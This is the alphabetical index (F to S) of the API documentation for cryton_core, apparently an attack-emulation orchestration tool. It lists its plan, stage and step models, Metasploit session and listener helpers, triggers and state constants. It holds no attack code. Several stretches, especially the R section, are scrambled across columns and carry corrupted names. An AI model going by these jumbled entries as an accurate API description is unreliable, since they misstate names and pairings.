[filter\(\)](#) (*cryton_core.lib.models.plan.Plan static method*), [26](#)
[filter\(\)](#) (*cryton_core.lib.models.plan.PlanExecution static method*), [27](#)
[filter\(\)](#) (*cryton_core.lib.models.run.Run static method*), [28](#)
[filter\(\)](#) (*cryton_core.lib.models.stage.Stage static method*), [32](#)
[filter\(\)](#) (*cryton_core.lib.models.stage.StageExecution static method*), [33](#)
[filter\(\)](#) (*cryton_core.lib.models.step.Step static method*), [35](#)
[filter\(\)](#) (*cryton_core.lib.models.step.StepExecution static method*), [36](#)
[filter_decorator\(\)](#) (*in module cryton_core.cryton_app.util*), [22](#)
[final_steps](#) (*cryton_core.lib.models.stage.Stage property*), [31](#)
[finish\(\)](#) (*cryton_core.lib.models.plan.PlanExecution method*), [27](#)
[finish\(\)](#) (*cryton_core.lib.models.run.Run method*), [29](#)
[finish\(\)](#) (*cryton_core.lib.models.stage.StageExecution method*), [33](#)
[finish_time](#) (*cryton_core.cryton_app.models.ExecutionModel attribute*), [12](#)
[finish_time](#) (*cryton_core.lib.models.plan.PlanExecution property*), [26](#)
[finish_time](#) (*cryton_core.lib.models.run.Run property*), [28](#)
[finish_time](#) (*cryton_core.lib.models.run.RunReport attribute*), [28](#)
[finish_time](#) (*cryton_core.lib.models.stage.StageExecution property*), [32](#)
[finish_time](#) (*cryton_core.lib.models.stage.StageReport attribute*), [31](#)
[finish_time](#) (*cryton_core.lib.models.step.StepExecution property*), [36](#)
[finish_time](#) (*cryton_core.lib.models.step.StepReport attribute*), [34](#)
[FINISHED](#) (*in module cryton_core.lib.util.states*), [61](#)
[force](#) (*cryton_core.cryton_app.serializers.WorkerCreateSerializer attribute*), [20](#)

G

[generate_plan\(\)](#) (*cryton_core.lib.models.plan.Plan method*), [26](#)
[get_all_values\(\)](#) (*in module cryton_core.lib.util.util*), [67](#)
[get_dynamic_variables\(\)](#) (*in module cryton_core.lib.util.util*), [68](#)
[get_from_dict\(\)](#) (*in module cryton_core.lib.util.util*), [67](#)
[get_inventory_variables_from_files\(\)](#) (*in module cryton_core.cryton_app.util*), [22](#)

[GET_JOBS](#) (*in module cryton_core.lib.util.constants*), [49](#)
[get_logs\(\)](#) (*in module cryton_core.lib.util.util*), [68](#)
[get_msf_session_id\(\)](#) (*cryton_core.lib.models.step.StepExecution method*), [37](#)
[get_msf_session_id\(\)](#) (*in module cryton_core.lib.models.session*), [30](#)
[get_plan\(\)](#) (*cryton_core.cryton_app.views.plan_views.PlanViewSet method*), [5](#)
[get_plan\(\)](#) (*cryton_core.cryton_app.views.run_views.RunViewSet method*), [6](#)
[get_prefixes\(\)](#) (*in module cryton_core.lib.util.util*), [68](#)
[get_queryset\(\)](#) (*cryton_core.cryton_app.util.InstanceViewSet method*), [23](#)
[get_session_ids\(\)](#) (*in module cryton_core.lib.models.session*), [30](#)
[get_start_time\(\)](#) (*in module cryton_core.cryton_app.util*), [22](#)
[get_successors_to_execute\(\)](#) (*cryton_core.lib.models.step.StepExecution method*), [37](#)
[get_template\(\)](#) (*cryton_core.cryton_app.views.plan_template_views.PlanTemplateViewSet method*), [5](#)
[getitem\(\)](#) (*in module cryton_core.lib.util.util*), [67](#)
[GunicornApplication](#) (*class in cryton_core.cryton_app.management.commands.startgunicorn*), [2](#)

H

[handle\(\)](#) (*cryton_core.cryton_app.management.commands.runserver.Command method*), [1](#)
[handle\(\)](#) (*cryton_core.cryton_app.management.commands.startgunicorn.Command method*), [2](#)
[handle\(\)](#) (*cryton_core.cryton_app.management.commands.startlistener.Command method*), [2](#)
[handle\(\)](#) (*cryton_core.cryton_app.management.commands.startmonitoring.Command method*), [3](#)
[handle_finished_step\(\)](#) (*cryton_core.lib.util.event.Event method*), [51](#)
[healthcheck\(\)](#) (*cryton_core.cryton_app.views.worker_views.WorkerViewSet method*), [9](#)
[healthcheck\(\)](#) (*cryton_core.lib.models.worker.Worker method*), [39](#)
[HTTP_LISTENER](#) (*in module cryton_core.lib.util.constants*), [48](#)
[http_method_names](#) (*cryton_core.cryton_app.views.execution_variable_views.ExecutionVariableViewSet attribute*), [3](#)
[http_method_names](#) (*cryton_core.cryton_app.views.log_views.LogViewSet attribute*), [4](#)
[http_method_names](#) (*cryton_core.cryton_app.views.plan_execution_views.PlanExecutionViewSet attribute*), [5](#)

`attribute`), 4
`http_method_names` (cryton_core.cryton_app.models), 12
`ton_core.cryton_app.views.plan_template_views.PlanTemplateViewSet` (class in cryton_core.cryton_app.models), 12
`attribute`), 5
`http_method_names` (cryton_core.cryton_app.views.plan_views.PlanViewSet), 23
`attribute`), 5
`http_method_names` (cryton_core.cryton_app.views.run_views.RunViewSet), 6
`attribute`), 6
`http_method_names` (cryton_core.cryton_app.views.stage_execution_views.StageExecutionViewSet), 7
`attribute`), 7
`http_method_names` (cryton_core.cryton_app.views.stage_views.StageViewSet), 7
`attribute`), 7
`http_method_names` (cryton_core.cryton_app.views.step_execution_views.StepExecutionViewSet), 8
`attribute`), 8
`http_method_names` (cryton_core.cryton_app.views.step_views.StepViewSet), 8
`attribute`), 8
`http_method_names` (cryton_core.cryton_app.views.worker_views.WorkerViewSet), 9
`attribute`), 9
`HTTPListener` (cryton_core.lib.triggers.TriggerType attribute), 46

I
`id` (cryton_core.cryton_app.serializers.CreateDetailSerializer attribute), 17
`id` (cryton_core.lib.models.run.RunReport attribute), 28
`id` (cryton_core.lib.models.stage.StageReport attribute), 31
`id` (cryton_core.lib.models.step.StepReport attribute), 34
`ids` (cryton_core.cryton_app.serializers.CreateMultipleDetailSerializer attribute), 17
`ignore()` (cryton_core.lib.models.step.StepExecution method), 37
`ignore_successors()` (cryton_core.lib.models.step.StepExecution method), 37
`IGNORED` (in module cryton_core.lib.util.states), 62
`IgnoreNestedUndefined` (class in cryton_core.cryton_app.util), 23
`immediately` (cryton_core.cryton_app.serializers.StageExecutionReportSerializer attribute), 19
`init()` (cryton_core.cryton_app.management.commands.startunicorn.GunicornApplication method), 2
`INSTALLED_APPS` (in module cryton_core.settings), 69
`InstanceFullViewSet` (class in cryton_core.cryton_app.util), 23

`InstanceModel` (class in cryton_core.cryton_app.models), 12
`InvalidTemplateViewSet` (class in cryton_core.cryton_app.models), 12
`InvalidViewSet` (class in cryton_core.cryton_app.util), 23
`InvalidStateError`, 53
`InvalidSuccessorType`, 54
`InvalidSuccessorValue`, 55
`inventory_file` (cryton_core.cryton_app.serializers.CreateWithFilesSerializer attribute), 17
`is_final` (cryton_core.lib.models.step.Step property), 35
`is_init` (cryton_core.lib.models.step.Step property), 34

J
`JOB_MAX_INSTANCES` (in module cryton_core.lib.services.scheduler), 41

K
`kill()` (cryton_core.cryton_app.views.plan_execution_views.PlanExecutionView method), 4
`kill()` (cryton_core.cryton_app.views.run_views.RunViewSet method), 6
`kill()` (cryton_core.cryton_app.views.stage_execution_views.StageExecutionView method), 7
`kill()` (cryton_core.cryton_app.views.step_execution_views.StepExecutionView method), 8
`kill()` (cryton_core.lib.models.plan.PlanExecution method), 27
`kill()` (cryton_core.lib.models.run.Run method), 29
`kill()` (cryton_core.lib.models.stage.StageExecution method), 33
`kill()` (cryton_core.lib.models.step.StepExecution method), 37

L
`LANGUAGE_CODE` (in module cryton_core.settings), 70
`list()` (cryton_core.cryton_app.views.log_views.LogViewSet method), 4
`Listener` (class in cryton_core.lib.services.listener), 40
`LISTENER_NAME` (in module cryton_core.lib.util.constants), 47
`LISTENER_OPTIONS` (in module cryton_core.lib.util.constants), 47
`LISTENER_PORT` (in module cryton_core.lib.util.constants), 47
`LISTENER_TYPE` (in module cryton_core.lib.util.constants), 47

ListSerializer (class in module cryton_core.cryton_app.serializers), 16	model (cryton_core.cryton_app.serializers.RunSerializer.Meta attribute), 18
load() (cryton_core.cryton_app.management.commands.startgunicorn method), 2	model (cryton_core.cryton_app.serializers.SessionSerializer.Meta attribute), 20
load_config() (cryton_core.cryton_app.management.commands.startgunicorn method), 2	model (cryton_core.cryton_app.serializers.StageExecutionSerializer.Meta attribute), 19
LOG_DIRECTORY (in module cryton_core.etc.config), 24	model (cryton_core.cryton_app.serializers.StageSerializer.Meta attribute), 18
LOG_FILE_PATH (in module cryton_core.etc.config), 24	model (cryton_core.cryton_app.serializers.StepExecutionSerializer.Meta attribute), 20
LOG_FILE_PATH_DEBUG (in module cryton_core.etc.config), 24	model (cryton_core.cryton_app.serializers.StepSerializer.Meta attribute), 18
log_handler() (cryton_core.lib.util.logger.Logger method), 56	model (cryton_core.cryton_app.serializers.SuccessorSerializer.Meta attribute), 21
LoggedProcess (class in cryton_core.lib.util.logger), 57	model (cryton_core.cryton_app.serializers.WorkerSerializer.Meta attribute), 20
Logger (class in cryton_core.lib.util.logger), 56	model (cryton_core.lib.models.plan.Plan property), 25
logger (in module cryton_core.lib.util.logger), 57	model (cryton_core.lib.models.plan.PlanExecution property), 26
logger_config (cryton_core.lib.util.logger.Logger property), 56	model (cryton_core.lib.models.run.Run property), 28
LOGGER_CRYTON_DEBUG (in module cryton_core.lib.util.constants), 49	model (cryton_core.lib.models.stage.Stage property), 31
LOGGER_CRYTON_PRODUCTION (in module cryton_core.lib.util.constants), 49	model (cryton_core.lib.models.stage.StageExecution property), 32
LOGGER_CRYTON_TESTING (in module cryton_core.lib.util.constants), 49	model (cryton_core.lib.models.step.Step property), 34
logger_object (in module cryton_core.lib.util.logger), 57	model (cryton_core.lib.models.step.StepExecution property), 36
logger_type (cryton_core.lib.util.logger.Logger property), 56	model (cryton_core.lib.models.worker.Worker property), 39
LogListResponseSerializer (class in cryton_core.cryton_app.serializers), 17	module cryton_core, 1
LogSerializer (class in cryton_core.cryton_app.serializers), 17	cryton_core.asgi, 68
LogViewSet (class in cryton_core.cryton_app.views.log_views), 4	cryton_core.cryton_app, 1
	cryton_core.cryton_app.admin, 9
	cryton_core.cryton_app.apps, 9
	cryton_core.cryton_app.exceptions, 10
	cryton_core.cryton_app.management, 1
	cryton_core.cryton_app.management.commands, 1
	cryton_core.cryton_app.management.commands.runserver, 1
	cryton_core.cryton_app.management.commands.startgunicorn, 2
	cryton_core.cryton_app.management.commands.startlistener, 2
	cryton_core.cryton_app.management.commands.startmonitoring, 3
	cryton_core.cryton_app.models, 11
	cryton_core.cryton_app.serializers, 15
	cryton_core.cryton_app.urls, 22
	cryton_core.cryton_app.util, 22
	cryton_core.cryton_app.views, 3
	cryton_core.cryton_app.views.execution_variable_views, 3
	cryton_core.cryton_app.views.log_views, 4

- [cryton_core.cryton_app.views.plan_execution_views](#), 4
[cryton_core.cryton_app.views.plan_template_views](#), 5
[cryton_core.cryton_app.views.plan_views](#), 5
[cryton_core.cryton_app.views.run_views](#), 6
[cryton_core.cryton_app.views.stage_execution_views](#), 6
[cryton_core.cryton_app.views.stage_views](#), 7
[cryton_core.cryton_app.views.step_execution_views](#), 8
[cryton_core.cryton_app.views.step_views](#), 8
[cryton_core.cryton_app.views.worker_views](#), 9
[cryton_core.etc](#), 24
[cryton_core.etc.config](#), 24
[cryton_core.lib](#), 25
[cryton_core.lib.models](#), 25
[cryton_core.lib.models.plan](#), 25
[cryton_core.lib.models.run](#), 27
[cryton_core.lib.models.session](#), 29
[cryton_core.lib.models.stage](#), 31
[cryton_core.lib.models.step](#), 33
[cryton_core.lib.models.worker](#), 39
[cryton_core.lib.services](#), 40
[cryton_core.lib.services.listener](#), 40
[cryton_core.lib.services.scheduler](#), 41
[cryton_core.lib.triggers](#), 42
[cryton_core.lib.triggers.trigger_base](#), 42
[cryton_core.lib.triggers.trigger_datetime](#), 43
[cryton_core.lib.triggers.trigger_delta](#), 44
[cryton_core.lib.triggers.trigger_http](#), 44
[cryton_core.lib.triggers.trigger_msf](#), 45
[cryton_core.lib.util](#), 47
[cryton_core.lib.util.constants](#), 47
[cryton_core.lib.util.creator](#), 50
[cryton_core.lib.util.event](#), 51
[cryton_core.lib.util.exceptions](#), 51
[cryton_core.lib.util.logger](#), 56
[cryton_core.lib.util.rabbit_client](#), 57
[cryton_core.lib.util.scheduler_client](#), 58
[cryton_core.lib.util.states](#), 59
[cryton_core.lib.util.util](#), 65
[cryton_core.manage](#), 69
[cryton_core.settings](#), 69
[cryton_core.urls](#), 70
[cryton_core.wsgi](#), 71
[MODULE](#) (in module [cryton_core.lib.util.constants](#)), 47
[MODULE_ARGUMENTS](#) (in module [cryton_core.lib.util.constants](#)), 47
[monitor_health\(\)](#) (in module [cryton_core.cryton_app.management.commands.start_monitoring](#)), 3
[msf_id](#) ([cryton_core.cryton_app.models.SessionModel](#) attribute), 14
- M**
[MSF_LISTENER](#) (in module [cryton_core.lib.util.constants](#)), 48
[MSFListener](#) ([cryton_core.lib.triggers.TriggerType](#) attribute), 47
- N**
[name](#) ([cryton_core.cryton_app.apps.CrytonCoreAppConfig](#) attribute), 9
[name](#) ([cryton_core.cryton_app.models.InstanceModel](#) attribute), 12
[name](#) ([cryton_core.cryton_app.serializers.WorkerCreateSerializer](#) attribute), 20
[name](#) ([cryton_core.lib.models.plan.Plan](#) property), 25
[name](#) ([cryton_core.lib.models.stage.Stage](#) property), 31
[name](#) ([cryton_core.lib.models.step.Step](#) property), 34
[name](#) ([cryton_core.lib.models.worker.Worker](#) property), 39
[name_from](#) ([cryton_core.cryton_app.models.OutputMappingModel](#) attribute), 14
[name_to](#) ([cryton_core.cryton_app.models.OutputMappingModel](#) attribute), 14
[NEXT](#) (in module [cryton_core.lib.util.constants](#)), 47
- O**
[ObjectDoesNotExist](#), 52
[open\(\)](#) ([cryton_core.lib.util.rabbit_client.Client](#) method), 58
[open\(\)](#) ([cryton_core.lib.util.rabbit_client.RpcClient](#) method), 57
[order_by](#) ([cryton_core.cryton_app.serializers.ListSerializer](#) attribute), 16
[output](#) ([cryton_core.cryton_app.models.StepExecutionModel](#) attribute), 13
[output](#) ([cryton_core.lib.models.step.StepExecution](#) property), 36
[output](#) ([cryton_core.lib.models.step.StepReport](#) attribute), 34
[OUTPUT](#) (in module [cryton_core.lib.util.constants](#)), 47
[output_prefix](#) ([cryton_core.cryton_app.models.StepModel](#) attribute), 13
[output_prefix](#) ([cryton_core.lib.models.step.Step](#) property), 35
[OutputMappingModel](#) (class in [cryton_core.cryton_app.models](#)), 14
[OutputMappingSerializer](#) (class in [cryton_core.cryton_app.serializers](#)), 21
[OutputMappingSerializer.Meta](#) (class in [cryton_core.cryton_app.serializers](#)), 21
[owner](#) ([cryton_core.cryton_app.models.PlanModel](#) attribute), 12
[owner](#) ([cryton_core.lib.models.plan.Plan](#) property), 25
- P**
[ParameterMissingError](#), 54

parent (cryton_core.cryton_app.models.SuccessorModel attribute), 14
 parent_id (cryton_core.cryton_app.models.StepExecutionModel attribute), 13
 parent_id (cryton_core.lib.models.step.StepExecution property), 36
 parents (cryton_core.lib.models.step.Step property), 35
 parse_delta_to_datetime() (in module cryton_core.lib.util.util), 66
 parse_dot_argument() (in module cryton_core.lib.util.util), 67
 parse_inventory() (in module cryton_core.cryton_app.util), 22
 parse_object_from_files() (in module cryton_core.cryton_app.util), 23
 pause() (cryton_core.cryton_app.views.plan_execution_views.PlanExecutionViewSet method), 4
 pause() (cryton_core.cryton_app.views.run_views.RunViewSet method), 6
 pause() (cryton_core.lib.models.plan.PlanExecution method), 27
 pause() (cryton_core.lib.models.run.Run method), 29
 pause() (cryton_core.lib.triggers.trigger_base.TriggerBase method), 43
 pause() (cryton_core.lib.triggers.trigger_base.TriggerTime method), 43
 pause() (cryton_core.lib.triggers.trigger_base.TriggerWorker method), 43
 pause() (cryton_core.lib.triggers.TriggerBase method), 45
 PAUSE_JOB (in module cryton_core.lib.util.constants), 49
 PAUSE_SCHEDULER (in module cryton_core.lib.util.constants), 49
 pause_successors() (cryton_core.lib.models.step.StepExecution method), 37
 pause_time (cryton_core.cryton_app.models.ExecutionModel attribute), 12
 pause_time (cryton_core.lib.models.plan.PlanExecution property), 26
 pause_time (cryton_core.lib.models.run.Run property), 28
 pause_time (cryton_core.lib.models.run.RunReport attribute), 28
 pause_time (cryton_core.lib.models.stage.StageExecution property), 32
 pause_time (cryton_core.lib.models.stage.StageReport attribute), 31
 PAUSED (in module cryton_core.lib.util.states), 61
 PAUSING (in module cryton_core.lib.util.states), 61
 PENDING (in module cryton_core.lib.util.states), 61
 Plan (class in cryton_core.lib.models.plan), 25
 PLAN_EXECUTE_STATES (in module cryton_core.lib.util.states), 62
 plan_execution (cryton_core.cryton_app.models.ExecutionVariableModel attribute), 14
 plan_execution (cryton_core.cryton_app.models.SessionModel attribute), 13
 plan_execution (cryton_core.cryton_app.models.StageExecutionModel attribute), 13
 plan_execution_id (cryton_core.cryton_app.serializers.ExecutionVariableCreateSerializer attribute), 20
 plan_execution_id (cryton_core.cryton_app.serializers.ExecutionVariableListSerializer attribute), 21
 plan_execution_id (cryton_core.cryton_app.serializers.StageExecutionListSerializer attribute), 18
 plan_execution_id (cryton_core.cryton_app.serializers.StageStartTriggerSerializer attribute), 18
 plan_execution_ids (cryton_core.cryton_app.serializers.RunCreateDetailSerializer attribute), 19
 plan_executions (cryton_core.lib.models.run.RunReport attribute), 28
 PLAN_FINAL_STATES (in module cryton_core.lib.util.states), 63
 plan_id (cryton_core.cryton_app.serializers.RunCreateSerializer attribute), 19
 plan_id (cryton_core.cryton_app.serializers.StageCreateSerializer attribute), 18
 plan_id (cryton_core.lib.models.run.RunReport attribute), 28
 PLAN_KILL_STATES (in module cryton_core.lib.util.states), 63
 plan_model (cryton_core.cryton_app.models.PlanExecutionModel attribute), 13
 plan_model (cryton_core.cryton_app.models.RunModel attribute), 13
 plan_model (cryton_core.cryton_app.models.StageModel attribute), 12
 plan_model_id (cryton_core.cryton_app.serializers.PlanExecutionListSerializer attribute), 19
 plan_name (cryton_core.lib.models.run.RunReport attribute), 28
 PLAN_PAUSE_STATES (in module cryton_core.lib.util.states), 62
 PLAN_POSTPONE_STATES (in module cryton_core.lib.util.states), 62
 PLAN_RESCHEDULE_STATES (in module cryton_core.lib.util.states), 62
 PLAN_RUN_EXECUTE_STATES (in module cryton_core.lib.util.states), 63
 PLAN_SCHEDULE_STATES (in module cryton_core.lib.util.states), 62

- ton_core.lib.util.states*), 62
- PLAN_STAGE_PAUSE_STATES (in module *cryton_core.lib.util.states*), 63
- PLAN_STATES (in module *cryton_core.lib.util.states*), 62
- PLAN_TRANSITIONS (in module *cryton_core.lib.util.states*), 62
- PLAN_UNPAUSE_STATES (in module *cryton_core.lib.util.states*), 63
- PLAN_UNSCHEDULE_STATES (in module *cryton_core.lib.util.states*), 62
- PlanCreateSerializer (class in *cryton_core.cryton_app.serializers*), 17
- PlanCreationFailedError, 55
- PlanExecuteSerializer (class in *cryton_core.cryton_app.serializers*), 18
- PlanExecution (class in *cryton_core.lib.models.plan*), 26
- PlanExecutionCreationFailedError, 55
- PlanExecutionDoesNotExist, 55
- PlanExecutionListSerializer (class in *cryton_core.cryton_app.serializers*), 19
- PlanExecutionModel (class in *cryton_core.cryton_app.models*), 13
- PlanExecutionSerializer (class in *cryton_core.cryton_app.serializers*), 19
- PlanExecutionSerializer.Meta (class in *cryton_core.cryton_app.serializers*), 19
- PlanExecutionViewSet (class in *cryton_core.cryton_app.views.plan_execution_views*), 4
- PlanInvalidStateError, 53
- PlanModel (class in *cryton_core.cryton_app.models*), 12
- PlanObjectDoesNotExist, 52
- PlanSerializer (class in *cryton_core.cryton_app.serializers*), 17
- PlanSerializer.Meta (class in *cryton_core.cryton_app.serializers*), 17
- PlanStateMachine (class in *cryton_core.lib.util.states*), 64
- PlanStateTransitionError, 54
- PlanTemplateModel (class in *cryton_core.cryton_app.models*), 14
- PlanTemplateSerializer (class in *cryton_core.cryton_app.serializers*), 21
- PlanTemplateSerializer.Meta (class in *cryton_core.cryton_app.serializers*), 21
- PlanTemplateViewSet (class in *cryton_core.cryton_app.views.plan_template_views*), 5
- PlanValidationError, 51
- PlanViewSet (class in *cryton_core.cryton_app.views.plan_views*), 5
- pop_key() (in module *cryton_core.lib.util.util*), 68
- postpone() (*cryton_core.cryton_app.views.run_views.RunViewSet* method), 6
- postpone() (*cryton_core.lib.models.run.Run* method), 29
- postprocess() (*cryton_core.lib.models.step.StepExecution* method), 37
- prepare_rabbit_queues() (*cryton_core.lib.models.worker.Worker* method), 39
- process_error_state() (*cryton_core.lib.models.step.StepExecution* method), 38
- ## Q
- Q_AGENT_RESPONSE_NAME (in module *cryton_core.etc.config*), 24
- Q_ATTACK_RESPONSE_NAME (in module *cryton_core.etc.config*), 24
- Q_CONTROL_REQUEST_NAME (in module *cryton_core.etc.config*), 24
- Q_EVENT_RESPONSE_NAME (in module *cryton_core.etc.config*), 24
- queryset (*cryton_core.cryton_app.views.execution_variable_views.ExecutionVariableViewSet* attribute), 3
- queryset (*cryton_core.cryton_app.views.plan_execution_views.PlanExecutionViewSet* attribute), 4
- queryset (*cryton_core.cryton_app.views.plan_template_views.PlanTemplateViewSet* attribute), 5
- queryset (*cryton_core.cryton_app.views.plan_views.PlanViewSet* attribute), 5
- queryset (*cryton_core.cryton_app.views.run_views.RunViewSet* attribute), 6
- queryset (*cryton_core.cryton_app.views.stage_execution_views.StageExecutionViewSet* attribute), 7
- queryset (*cryton_core.cryton_app.views.stage_views.StageViewSet* attribute), 7
- queryset (*cryton_core.cryton_app.views.step_execution_views.StepExecutionViewSet* attribute), 8
- queryset (*cryton_core.cryton_app.views.step_views.StepViewSet* attribute), 8
- queryset (*cryton_core.cryton_app.views.worker_views.WorkerViewSet* attribute), 9
- ## R
- RABBIT_HOST (in module *cryton_core.etc.config*), 24
- RABBIT_PASSWORD (in module *cryton_core.etc.config*), 24
- RABBIT_PORT (in module *cryton_core.etc.config*), 24
- RABBIT_USERNAME (in module *cryton_core.etc.config*), 24
- RabbitError, 55
- re_execute() (*cryton_core.cryton_app.views.stage_execution_views.StageExecutionViewSet* method), 7

`re_execute()` (`cryton_core.cryton_app.views.step_execution_views.StepExecutionViewSet`, `StepReport` attribute), [method](#)), [8](#)
`re_execute()` (`cryton_core.lib.models.stage.StageExecution`, `RESULT` (in module `cryton_core.lib.util.constants`), [47](#)
`method), 33
re_execute() (cryton_core.lib.models.step.StepExecution, RESULT_FAIL (in module cry-
method), 38
ton_core.lib.util.constants), 47
REGEX_TYPES (in module cry-
ton_core.lib.util.constants), 47
REMOVE_JOB (in module cry-
ton_core.lib.util.constants), 49
remove_job() (in module cry-
ton_core.lib.util.scheduler_client), 59
rename_key() (in module cryton_core.lib.util.util), 68
replace_value_in_dict() (in module cry-
ton_core.lib.util.util), 67
REPLY_TO (in module cryton_core.lib.util.constants), 48
report() (cryton_core.cryton_app.views.plan_execution_views.PlanExecutionViewSet, RETURN_CODE_ENUM (in module cry-
method), 4
ton_core.lib.util.constants), 48
report() (cryton_core.cryton_app.views.run_views.RunViewSet, RETURN_VALUE (in module cry-
method), 6
ton_core.lib.util.constants), 47
report() (cryton_core.cryton_app.views.stage_execution_views.StageExecutionViewSet, ROOT_ERROREDONE (in module cryton_core.settings), 69
method), 7
report() (cryton_core.cryton_app.views.step_execution_views.StepExecutionViewSet, Set (cryton_core.cryton_app.urls), 22
method), 8
report() (cryton_core.lib.models.plan.PlanExecution, RpcClient (class in cryton_core.lib.util.rabbit_client), 57
method), 27
ton_core.cryton_app.exceptions), 10
report() (cryton_core.lib.models.run.Run method), 29
RpcTimeout (class in cry-
report() (cryton_core.lib.models.stage.StageExecution method), 33
ton_core.lib.util.constants), 28
run (cryton_core.cryton_app.models.PlanExecutionModel
method), 37
attribute), 13
REPORT_DIRECTORY (in module cry-
ton_core.etc.config), 24
run_execute_now_states (in module cry-
ton_core.lib.util.states), 62
reschedule() (cryton_core.cryton_app.views.run_views.RunViewSet, run_execute_states (in module cry-
method), 6
ton_core.lib.util.states), 62
reschedule() (cryton_core.lib.models.plan.PlanExecution, run_executions_in_threads() (in module cry-
method), 27
ton_core.lib.util.util), 66
reschedule() (cryton_core.lib.models.run.Run method), 29
run_id (cryton_core.cryton_app.serializers.PlanExecuteSerializer
attribute), 18
RESCHEDULE_JOB (in module cry-
ton_core.lib.util.constants), 49
run_id (cryton_core.cryton_app.serializers.PlanExecutionListSerializer
attribute), 19
reset_execution_data() (cry-
ton_core.lib.models.stage.StageExecution
method), 33
RUN_KILL_STATES (in module cry-
ton_core.lib.util.states), 62
reset_execution_data() (cry-
ton_core.lib.models.step.StepExecution
method), 38
RUN_PAUSE_STATES (in module cry-
ton_core.lib.util.states), 62
REST_FRAMEWORK (in module cry-
ton_core.settings), 70
RUN_PLAN_PAUSE_STATES (in module cry-
ton_core.lib.util.states), 62
result (cryton_core.cryton_app.models.StepExecutionModel
attribute), 13
RUN_POSTPONE_STATES (in module cry-
ton_core.lib.util.states), 62
result (cryton_core.lib.models.step.StepExecution prop-
erty), 36
RUN_PREPARE_STATES (in module cry-
ton_core.lib.util.states), 62
RUN_RESCHEDULE_STATES (in module cry-
ton_core.lib.util.states), 62
RUN_SCHEDULE_STATES (in module cry-`

[ton_core.lib.util.states\), 62](#)
[RUN_STATES \(in module cryton_core.lib.util.states\), 62](#)
[run_step_executions\(\) \(in module cryton_core.lib.util.util\), 66](#)
[RUN_TRANSITIONS \(in module cryton_core.lib.util.states\), 62](#)
[RUN_UNPAUSE_STATES \(in module cryton_core.lib.util.states\), 62](#)
[RUN_UNSCHEDULE_STATES \(in module cryton_core.lib.util.states\), 62](#)
[RunCreateDetailSerializer \(class in cryton_core.cryton_app.serializers\), 19](#)
[RunCreateSerializer \(class in cryton_core.cryton_app.serializers\), 19](#)
[RunCreationFailedError, 55](#)
[RunInvalidStateError, 53](#)
[RunModel \(class in cryton_core.cryton_app.models\), 13](#)
[RUNNING \(in module cryton_core.lib.util.states\), 61](#)
[RunObjectDoesNotExist, 52](#)
[RunPostponeSerializer \(class in cryton_core.cryton_app.serializers\), 19](#)
[RunReport \(class in cryton_core.lib.models.run\), 28](#)
[RunScheduleSerializer \(class in cryton_core.cryton_app.serializers\), 19](#)
[RunSerializer \(class in cryton_core.cryton_app.serializers\), 18](#)
[RunSerializer.Meta \(class in cryton_core.cryton_app.serializers\), 18](#)
[RunStateMachine \(class in cryton_core.lib.util.states\), 64](#)
[RunStateTransitionError, 54](#)
[RunViewSet \(class in cryton_core.cryton_app.views.run_views\), 6](#)

S

[save_output\(\) \(cryton_core.lib.models.step.StepExecution method\), 36](#)
[SCHED_MAX_PROCESSES \(in module cryton_core.lib.services.scheduler\), 41](#)
[SCHED_MAX_THREADS \(in module cryton_core.lib.services.scheduler\), 41](#)
[schedule\(\) \(cryton_core.cryton_app.views.run_views.RunViewSet method\), 6](#)
[schedule\(\) \(cryton_core.lib.models.plan.PlanExecution method\), 26](#)
[schedule\(\) \(cryton_core.lib.models.run.Run method\), 29](#)
[schedule\(\) \(cryton_core.lib.triggers.trigger_base.TriggerTime method\), 43](#)
[schedule_function\(\) \(in module cryton_core.lib.util.scheduler_client\), 58](#)
[schedule_repeating_function\(\) \(in module cryton_core.lib.util.scheduler_client\), 58](#)
[schedule_time\(cryton_core.cryton_app.models.ExtendedExecutionModel attribute\), 12](#)
[schedule_time\(cryton_core.lib.models.plan.PlanExecution property\), 26](#)
[schedule_time\(cryton_core.lib.models.run.Run property\), 28](#)
[schedule_time\(cryton_core.lib.models.run.RunReport attribute\), 28](#)
[schedule_time\(cryton_core.lib.models.stage.StageExecution property\), 32](#)
[schedule_time\(cryton_core.lib.models.stage.StageReport attribute\), 31](#)
[SCHEDULED \(in module cryton_core.lib.util.states\), 61](#)
[SchedulerService \(class in cryton_core.lib.services.scheduler\), 41](#)
[SECRET_KEY \(in module cryton_core.settings\), 69](#)
[send_message\(\) \(cryton_core.lib.util.rabbit_client.Client method\), 58](#)
[send_step_execution_request\(\) \(cryton_core.lib.models.step.StepExecution method\), 37](#)
[serialized_output \(cryton_core.cryton_app.models.StepExecutionModel attribute\), 13](#)
[serialized_output \(cryton_core.lib.models.step.StepExecution property\), 36](#)
[serialized_output \(cryton_core.lib.models.step.StepReport attribute\), 34](#)
[SERIALIZED_OUTPUT \(in module cryton_core.lib.util.constants\), 47](#)
[serializer_class\(cryton_core.cryton_app.views.execution_variable_views.ExecutionVariableViewSet attribute\), 3](#)
[serializer_class\(cryton_core.cryton_app.views.log_views.LogViewSet attribute\), 4](#)
[serializer_class\(cryton_core.cryton_app.views.plan_execution_views.PlanExecutionViewSet attribute\), 4](#)
[serializer_class\(cryton_core.cryton_app.views.plan_template_views.PlanTemplateViewSet attribute\), 5](#)
[serializer_class\(cryton_core.cryton_app.views.plan_views.PlanViewSet attribute\), 5](#)
[serializer_class\(cryton_core.cryton_app.views.run_views.RunViewSet attribute\), 6](#)
[serializer_class\(cryton_core.cryton_app.views.stage_execution_views.StageExecutionViewSet attribute\), 7](#)
[serializer_class\(cryton_core.cryton_app.views.stage_views.StageViewSet attribute\), 7](#)
[serializer_class\(cryton_core.cryton_app.views.step_execution_views.StepExecutionViewSet attribute\), 8](#)
[serializer_class\(cryton_core.cryton_app.views.step_views.StepViewSet attribute\), 8](#)
[serializer_class\(cryton_core.cryton_app.views.worker_views.WorkerViewSet attribute\), 9](#)

SESSION_ID (in module cryton_core.lib.util.constants), 48	STAGE_SCHEDULE_STATES (in module cryton_core.lib.util.states), 63
SessionIsNotOpen, 53	STAGE_STATES (in module cryton_core.lib.util.states), 63
SessionModel (class in cryton_core.cryton_app.models), 13	STAGE_TRANSITIONS (in module cryton_core.lib.util.states), 63
SessionObjectDoesNotExist, 53	STAGE_UNPAUSE_STATES (in module cryton_core.lib.util.states), 63
SessionSerializer (class in cryton_core.cryton_app.serializers), 20	STAGE_UNSCHEDULE_STATES (in module cryton_core.lib.util.states), 63
